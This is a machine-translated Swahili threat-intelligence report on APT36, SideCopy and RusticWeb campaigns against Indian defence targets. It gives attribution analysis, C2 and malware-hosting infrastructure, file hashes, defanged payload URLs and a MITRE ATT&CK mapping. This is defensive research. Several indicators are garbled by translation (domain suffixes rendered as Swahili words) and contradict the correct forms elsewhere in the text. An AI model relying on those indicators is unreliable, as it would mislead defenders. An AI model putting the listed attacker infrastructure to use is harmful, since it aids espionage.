Kulingana na uchambuzi wetu hadi sasa, tumeona mwingiliano kati ya vikundi vitatu vya APT vilivyounganishwa na Pakistan. Transparent Tribe inajulikana kutumia seti tofauti za mbinu, lugha kama vile Golang, Python, n.k. na Operation RusticWeb imetumia mizani inayotegemea Rust. Hizi zote zinatumia huduma ya wavuti ya oshi[.]at , hati mbili zinazofanana za chambo za PDF na vikoa vyao bandia vilivyoamuliwa kwa anwani sawa ya IP kama ilivyoonekana na BlackBerry na Volexity.

Kielelezo 28 - APT ya Pakistani inaingiliana
Vile vile, mwingiliano kati ya SideCopy na APT36 umeonekana kama vile lures, Linux-stager kuacha Ares RAT na Poseidon mtawalia, malipo ya mzigo kulingana na AllaKore RAT na jina la kawaida la C2. Tunahusisha kwamba RusticWeb imeunganishwa moja kwa moja na APT36 kwa kujiamini kwa wastani hadi juu, sawa na SideCopy inayofanya kazi kama timu ndogo ya APT36.
Vikoa ghushi/vilivyoathiriwa vinavyotumika kupangisha upakiaji hutatua kwa anwani zifuatazo za IP ambapo mbili kati yao zinaonekana kwa jina la kawaida kama WIN-BEJO0EMFO5K.
| Domain | IP | ASN |
| campusportals[.]katika | 192.64.117[.]203 | AS22612 - Namecheap |
| mazagondoc[.]com | 172.67.217[.]17 CN=WIN-BEJO0EMFO5K |
AS13335 - Cloudflare |
| kitafuta slaidi[.]com | 103.133.215[.]65 CN=WIN-BEJO0EMFO5K |
AS133643 – Ewebguru, India |
| dipl[.]tovuti | 151.106.117[.]91 | AS47583 - Mwenyeji |
| utkalsesavamitikanjurmarg[.]in | 162.0.209[.]114 | AS22612 - NameCheap |
Ukiangalia seva za C2, IP 64.188.27[.]144 ilitumika na Action RAT na Geta RAT kwenye milango sawa lakini hata Reverse RAT C2 checkdailytips.servehttp[.]com iliamuliwa kuwa IP hiyo. Jina la kawaida linalohusiana nayo WIN-P9NRMH5G6M8 linapatikana katika seva nyingi za C2 za APT36.

Kielelezo 29 - IP yenye Jina la Kawaida la APT36
Kikoa vocport[.]com kinatumika sasa na pia katika kampeni zilizopita kuanzia Oktoba 2023. Maelezo ya Whois ya seva zote za C2 pamoja na mishahara yao yaliyozingatiwa ni kama ifuatavyo:
| IP | ASN | Malipo |
| vocport[.]com 104.21.40[.]190 172.67.156[.]79 |
AS13335 - Cloudflare | Badilisha RAT |
| defender.windowupdatecache[.]katika 172.67.128[.]127 |
AS13335 - Cloudflare | Badilisha RAT |
| checkdailytips.servehttp[.]com dns1.indianblog[.]xyz 64.188.27[.]144 |
AS8100 - QuadraNet
CN=WIN-P9NRMH5G6M8 |
Reverse RAT, Action RAT, Geta RAT |
| googleservices[.]moja kwa moja 149.28.95[.]195 |
AS13335 - Cloudflare AS20473 - Choopa |
Cheex, USB-Copier |
| 84.247.170[.]237 | AS51167 - Contabo | PANYA Mpya |
| 165.22.221[.]71 178.128.166[.]148 152.42.162[.]105 161.35.207[.]209 159.65.146[.]80 157.245.100[.]177 |
AS 14061 - DigitalOcean | Poseidon |
Kulingana na uwiano huu na misururu ya mashambulizi ya awali, kampeni hizi zinahusishwa na vikundi vya APT36 na SideCopy kwa imani ya juu, na hivyo kuanzisha muunganisho mwingine thabiti kati yao.
Hitimisho
Saraka nyingi za wazi zinazopangisha waandaaji wa jukwaa/pakiaji zilizounganishwa na vikundi vya APT vya Pakistani zimegunduliwa ambazo zililenga Jeshi la Anga la India, bandari na viwanja vya meli chini ya mashirika ya serikali. Shughuli mbalimbali za mtandao zimezingatiwa ambapo mwingiliano kati ya Transparent Tribe, SideCopy na RusticWeb hupatikana.
Lengo la APT36 hasa ni mifumo ya Linux huku SideCopy ikilenga mifumo ya Windows ikiongeza mzigo mpya kwenye ghala lake. Katika robo ya pili ya 2024, vikundi vingi vya vitisho vilivyounganishwa na Pakistani vinavyolenga India vimeripotiwa, ambavyo vinatumia programu hasidi inayotegemea Android. Hizi ni pamoja na Operesheni ya Kikosi cha Anga kinachofuatiliwa kama Cosmic Leopard na kundi lingine jipya linalotumia WhatsApp kutoa SpyNote RAT. Inashauriwa kuchukua tahadhari muhimu na kukaa salama huku kukiwa na mashambulizi ya mtandaoni yanayoendelea nchini India.
SEQRITE ulinzi
- Lnk.Sidecopy.48846.Gen_GC
- MSI.Sidecopy.48847.GC
- JS.Sidecopy.48848.Gen_GC
- Docx.APT36.48849.GC
- ELF.Agent.48863.GC
- ELF.Agent.48860.GC
- O97M.Dropper.DZ
- BAT.Downloader.48924
- XML.SideCopy.48922
- XML.SideCopy.48923
- TrojanAPT.ReverseRAT.S33893087
IOCs
SideCopy
| HTA | |
| ced11422832a7380381323ae78a7a9bc f270105309e6574cab7a6acb1efb3c20 c574b2ebcc0aff84a23f1215f8a803be |
1.hta |
| 4938f42a3d691ef78f1ee8edc3b38f87 817532c454637a302238a4751694c336 e2f8fbc105a84283e191362f4ca07ae4 |
2.hta |
| 7c3b49f642f19116878b2c190f344f63 | alphaT.hta |
| f6a58b0d267c7c53ccbcc6dafafd499b f55afc8192f30ff7a584dbda700383d1 |
tumiaH.hta |
| d6ae362b4b3f7a67949d177fdfc6bdec | tumiaT.hta |
| 907ba4486c589f2cb4a45b92f2a5350e | Picha12542.hta |
| 336316c1b5ed77d31b4adc06e06a2f84 | ugt254d.hta |
| LNK | |
| f60c1a04161f354f0c6ac4678b3062d0 | Nyongeza_ya_Mshahara_FY_2024.pdf.lnk |
| 4dfdacf33db6ae0341b4d0e65aa3d755 | WhatsApp_Image_2024-05-06.lnk |
| 2041d2347f78ce03c1f9e990724adf3c | US_China_standoff-Fursa-for-India-Chadha-21-Aug-23.lnk |
| ZIP | |
| fe8bf0bf2697d5e43e38d4b0364485a6 | Nyongeza_ya_Mshahara_FY_2024.zip |
| b99717d81e142e58af91efb4d5288bda | WhatsApp_Image_2024-05-06.zip |
| 109897ba1f92339f9dc9a74dc38dfc88 | US_China_standoff-Fursa-for-India-Chadha-21-Aug-23.zip |
| Maldoc | |
| 807e6c1094b760e748a84ef9e05bc1f8 | Anga.dotm |
| abb863131bbffad1dd8ee72d0758f34b | tmps.dotm |
| eebb4913b54af93bcfc7d56e081502af | Project_and_Services_Section_report_10102023.docx |
| e73b0354790273b0fcaa8c2deab3ad87 | Naval_Projects_Payment_section_Report_131023.docx |
| 44b23edd6c9a63a2a38f1bf3d4ff5bb9 | Naval_Projects_Payment_section_Report_29092023.docx |
| 354716db015373c089744e7319cd93d3 | Naval_Projects_Payment_section_Report_29092023.docx |
| wengine | |
| 6b45d5f194e2799e5178c8d858673900 | 08978.png (BAT) |
| 56fd3a2f701d30fe3e5ebdd0d471f1ed | newpictures.png (MSI) |
| Exe | |
| 2478a5f6b82461eb06f3099478c4e2f6 | DUser.dll |
| 97113b266fbff61d8d2f92793672688d | Filmeos.exe |
| 96764912417d260653b6949afb0ad25c | Chromes.exe |
| 6a0adcf34a2f0ac21089b994dff02b85 | Filezilla.exe |
| Badilisha RAT | |
| a7a71259bdf700807a763119fd652e73 | svirbre.exe / Fantos.exe |
| c006701ec5025222a74a419f8c238689 | Postgrex.exe / rtloki.png |
| d5719a9ef7a6f012e26d0c86b4a676d9 | igfxm.exe / rt12.png |
| e6404136626a446b46bf4ecaa885560e | igfxtk.exe |
| Cheex | |
| 825c7a1603f800ff247c8f3e9a1420af | AdobeArm.exe / dlhost.exe |
| 253957d7df5c7e70ec9001766e8f087b | cheex.exe |
| USB Copier | |
| 3d2001c112290c019afcd51fede564d3 | AdobeReaders.exe / msedg.exe |
| 7ca8532b081f8612d1c0b6ea01d40299 | AdobeReaders.exe / msedgprefix.exe |
| Udanganyifu | |
| 5e88b5122ae380c4b4741dcf0bdca198 | Nyongeza_ya_Mshahara_FY_2024.pdf |
| e415374f1f9533f10f706f0a9124b0d4 | Picha ya WhatsApp 2024-05-06 saa 12.23.08 AM.jpeg |
| e79ca3852ae5e14766544ec1d5d4d268 | US China msuguano - Fursa kwa India Chadha 21 Aug 23.pdf |
| cc0b292144ccdf4a95014809258982c4 | Barua002.pdf |
| 584ce9670a6f6a16eaaa615d64788f68 | NavalProjects.pdf |
| b2e007c6bde2d2ce03a5257732df95b2 | 001doc.pdf |
| d254f6d56ad874c5095b92d620cb5b80 | Mitindo ya IT.docx |
| 5fc559e4b663c20c9d5ea46fd164f4c7 | Survey.docx |
| f997a21e9f7ad5eb9242b4decb7fdeb9 | India Emerging Global Economy.docx |
| Vikoa (bandia/imeathiriwa) | |
| utkalsesavamitikanjurmarg[.]in | 162.0.209[.]114 |
| dipl[.]tovuti | 151.106.117[.]91 |
| campusportals[.]katika | 192.64.117[.]203 |
| mazagondoc[.]com | |
| kitafuta slaidi[.]com | |
| C2 na Bandari | |
| checkdailytips.servehttp[.]com/dailyworkout | |
| defender[.]windowupdatecache[.]katika/ 172.67.128[.]127:80 |
|
| 84.247.170[.]237:4858 | |
| 64.188.27[.]144:5863 | |
| hxxp://vocport[.]com/Contactus | |
| hxxp://vocport[.]com/khalistanLeaderprotest | |
| hxxp://149.28.95[.]195/dakshf_upload.php | |
| hxxps://googleservices[.]live/dakshf_upload.php | |
| URLs | |
| hxxps://campusportals[.]in/files/documents/bs/economy/ | |
| hxxps://campusportals[.]in/files/documents/bs/economy/1.hta | |
| hxxps://campusportals[.]in/files/documents/bs/economy/2.hta | |
| hxxps://campusportals[.]in/files/documents/bs/it/ | |
| hxxps://campusportals[.]in/files/documents/bs/it/1.hta | |
| hxxps://campusportals[.]in/files/documents/bs/it/2.hta | |
| hxxps://campusportals[.]in/files/documents/bs/survey/ | |
| hxxps://campusportals[.]in/files/documents/bs/survey/1.hta | |
| hxxps://campusportals[.]in/files/documents/bs/survey/2.hta | |
| hxxps://campusportals[.]in/files/2.hta | |
| hxxps://campusportals[.]in/files/documents/bs/2.hta | |
| hxxps://campusportals[.]in/files/documents/xmlnsprcs.hta | |
| hxxps://utkalsesavamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/ | |
| hxxps://utkalsesavamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/newpictures.png | |
| hxxps://utkalsesavamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/Salary_Increment_FY_2024.zip | |
| hxxps://dipl[.]site/Content/2022-23/01/03/ | |
| hxxps://dipl[.]site/Content/2022-23/01/03/Imge12542.hta | |
| hxxps://dipl[.]site/Content/2022-23/01/04/WhatsApp_Image_2024-05-06.zip | |
| hxxps://dipl[.]site/Content/2022-23/01/01/ | |
| hxxps://dipl[.]site/Content/2022-23/01/01/ugt254d.hta | |
| hxxps://dipl[.]site/Content/2022-23/01/02/US_China_standoff-Opportunity-for-India-Chadha-21-Aug-23.zip | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/08978.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/Letter002.pdf | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/rt12.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/rtloki.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/tmps.dotm | |
| hxxps://mazagondoc[.]com/documents01/001doc.pdf | |
| hxxps://mazagondoc[.]com/documents01/08978.png | |
| hxxps://mazagondoc[.]com/documents01/Filezilla.exe | |
| hxxps://mazagondoc[.]com/documents01/Letter002.pdf | |
| hxxps://mazagondoc[.]com/documents01/rt12.png | |
| hxxps://mazagondoc[.]com/documents01/sigthief.py | |
| hxxps://mazagondoc[.]com/images/AdobeArm.exe | |
| hxxps://mazagondoc[.]com/images/AdobeReader.bat | |
| hxxps://mazagondoc[.]com/images/Chromes.exe | |
| hxxps://mazagondoc[.]com/images/awccs.bat | |
| hxxps://mazagondoc[.]com/images/igfxtk.bat | |
| hxxps://mazagondoc[.]com/images/igfxtk.exe | |
| hxxps://mazagondoc[.]com/images/msedg.bat | |
| hxxps://mazagondoc[.]com/images/msedg.exe | |
| hxxps://mazagondoc[.]com/images/msedgprefix.exe | |
| hxxps://mazagondoc[.]com/images/sigthief.py | |
| hxxps://mazagondoc[.]com/images/pdf/Naval_Projects_Payment_section_Report_29092023.docx | |
| hxxps://mazagondoc[.]com/images/pdf/cheexe.exe | |
| hxxps://mazagondoc[.]com/images/templates/Aerospace.dotm | |
| hxxps://mazagondoc[.]com/images/templates/Naval_Projects_Payment_section_Report_131023.docx | |
| hxxps://mazagondoc[.]com/images/templates/Slide7.png | |
| hxxps://mazagondoc[.]com/images/templates/logo.png | |
| hxxps://mazagondoc[.]com/images/templates/propritery/doc-logo.png | |
| hxxps://mazagondoc[.]com/images/word/Naval_Projects_Payment_section_Report_131023.docx | |
| hxxps://mazagondoc[.]com/images/word/Project_and_Services_Section_report_10102023.docx | |
| Jeshi | |
| C:\Windows\Tasks\useH.hta | |
| C:\Windows\Tasks\useT.hta | |
| C:\Windows\Tasks\alphaT.hta | |
| C:\Windows\Tasks\appH.bat | |
| C:\Windows\Tasks\appT.bat | |
| C:\Windows\Tasks\user01.bat | |
| C:\Windows\Tasks\user02.bat | |
| C:\ProgramData\VSUpdates\svirbre.exe | |
| C:\Users\user\AppData\Roaming\AdobeArm.exe | |
| C:\Users\user\AppData\Local\PrintsLogs\Postgres.exe | |
| C:\Users\Public\BroadCastHUB\DUser.dll | |
APT36
| f264ed8c76b1102ea55d73d931ab879b | utafiti1.zip |
| 6065407484f1e22e814dfa00bd1fae06 | PCBL_05_25_JUNE_2024_IPs Consolidation.pdf.desktop |
| bdde8c9948142fafeec00d7094ae964f | LTC_checklist.desktop |
| bd9de1f98e8797926ab0fc9f2c6ca888 | kuchapisha Uhamisho chini ya Ph-III ya uhamisho wa mzunguko.desktop |
| 8b5bf198e4948d4fe6a4b0402f7246e5 | IAFT-1715.zip |
| 2bf596603c432fa46b494dc3edd2d30f | GTK-Theme-Parse.txt |
| 3a65fbc14bd7ff12cda97282935eefd8 | Utafiti wa matumizi ya mtandao Form_protected.pdf (decoy) |
| ELF | |
| 4eaa6a69c9835c29ce8d39734e5d3d5f | Nenosiri (Kipakua cha Golang) |
| 4c52bb770d7b8639e1f305f908dbc800 | vmcoreinfo.txt (DISGOMOJI) |
| Poseidon | |
| c5ef19c97462e791f21c32931975dc7b | distro-dlna |
| b2d407d569e4b21ff12736dbc434577f | cjs-bin |
| 12aef7e734fb872f9160a1c2a47326d5 | bin-xdg |
| 7d6373d9f9a4270bd8af53f3861d7a9c | acpid-dit |
| IPS | |
| 165.22.221[.]71 178.128.166[.]148 152.42.162[.]105 161.35.207[.]209 159.65.146[.]80 157.245.100[.]177 |
Poseidon |
| URLs | |
| hxxps://campusportals[.]in/myfiles/bdocuments/survey1.zip | |
| 165.22.221[.]71/distro-dlna | |
| 178.128.166[.]148/cjs-bin | |
| 159.65.146[.]80/bin-xdg | |
| 157.245.100[.]177/acpid-dit | |
| hxxps://drive.google[.]com/file/d/1p9rewZLjJ3WUdmj_As6el9G5IPNtkEUN/view?usp=sharing | |
| hxxps://drive.google[.]com/file/d/1cAPvjfakAWIHVa_cZXw_iwLDqsIi1uRX/view?usp=sharing | |
| hxxps://drive.google[.]com/file/d/1cIxWwVrhS4L6EHiDKc8Ua86NtciC4Njx/view?usp=sharing | |
| hxxps://drive.google[.]com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe | |
| hxxps://drive.google[.]com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t | |
| hxxps://drive.google[.]com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_ | |
| fikumatry@gmail[.]com | |
| fitfalcon0900@gmail[.]com | |
MITER AT&CK
| Mbinu | Kitambulisho cha Mbinu | jina |
| Maendeleo ya Rasilimali | T1583.001 T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 |
Pata Miundombinu: Vikoa Miundombinu ya Maelewano: Vikoa Kuza Uwezo: Programu hasidi Pata Uwezo: Programu hasidi Pata Uwezo: Zana Uwezo wa Hatua: Pakia Malware Uwezo wa Hatua: Lengo la Kiungo |
| Ufikiaji wa Awali | T1566.001 T1566.002 |
Hadaa: Kiambatisho cha hadaa ya Mkuki Hadaa: Kiungo cha kuhadaa ili kupata maelezo ya kibinafsi |
| Utekelezaji | T1106 T1129 T1059 T1047 T1204.001 T1204.002 |
API asili Moduli Zilizoshirikiwa Amri na Mkalimani wa Maandishi Vyombo vya Usimamizi wa Windows Utekelezaji wa Mtumiaji: Kiungo Hasidi Utekelezaji wa Mtumiaji: Faili Hasidi |
| Kuendelea | T1053.003 T1547.001 T1547.013 |
Kazi/Kazi Iliyoratibiwa: Cron Vifunguo vya Kuendesha Usajili / Folda ya Kuanzisha Utekelezaji wa Kuanzisha Kiotomatiki au Kuingia: XDG Autostart Entries |
| Ukwepaji wa Ulinzi | T1027.010 T1036.005 T1036.007 T1140 T1218.005 T1574.002 T1027.009 T1027.010 |
Amri Obfuscation Kujifanya: Linganisha Jina au Mahali Halali Kujifanya: Kiendelezi cha Faili Mbili Deobfuscate/Simbua Faili au Taarifa Utekelezaji wa Wakala wa Mfumo wa Mbili: Mshta Mtiririko wa Utekelezaji wa Hijack: Upakiaji wa Upande wa DLL Faili au Taarifa Zilizofichwa: Malipo yaliyopachikwa Faili Zilizofichwa au Taarifa: Ufafanuzi wa Amri |
| Discovery | T1012 T1016 T1033 T1057 T1082 T1083 T1518.001 |
Usajili wa Maswali Ugunduzi wa Usanidi wa Mtandao wa Mfumo Ugunduzi wa Mmiliki wa Mfumo/Mtumiaji Ugunduzi wa Mchakato Ugunduzi wa Taarifa za Mfumo Ugunduzi wa Faili na Saraka Ugunduzi wa Programu: Ugunduzi wa Programu ya Usalama |
| mkusanyiko | T1005 T1056.001 T1074.001 T1119 T1113 T1125 |
Data kutoka kwa Mfumo wa Ndani Input Capture: Keylogging Data Iliyopangwa: Uwekaji Data wa Ndani Mkusanyiko wa Kiotomatiki screen Capture Ukamataji wa Video |
| Amri na Kudhibiti | T1105 T1571 T1573 T1071.001 |
Uhamisho wa Zana ya Ingress Bandari Isiyo ya Kawaida Kituo Kilichosimbwa kwa Njia Fiche Itifaki ya Tabaka la Maombi: Itifaki za Wavuti |
| exfiltration | T1020 T1041 T1567 |
Utoaji Kiotomatiki Uchimbaji Juu ya Mkondo wa C2 Uchujaji Juu ya Huduma ya Wavuti |
Mwandishi : Sathwik Ram Prakki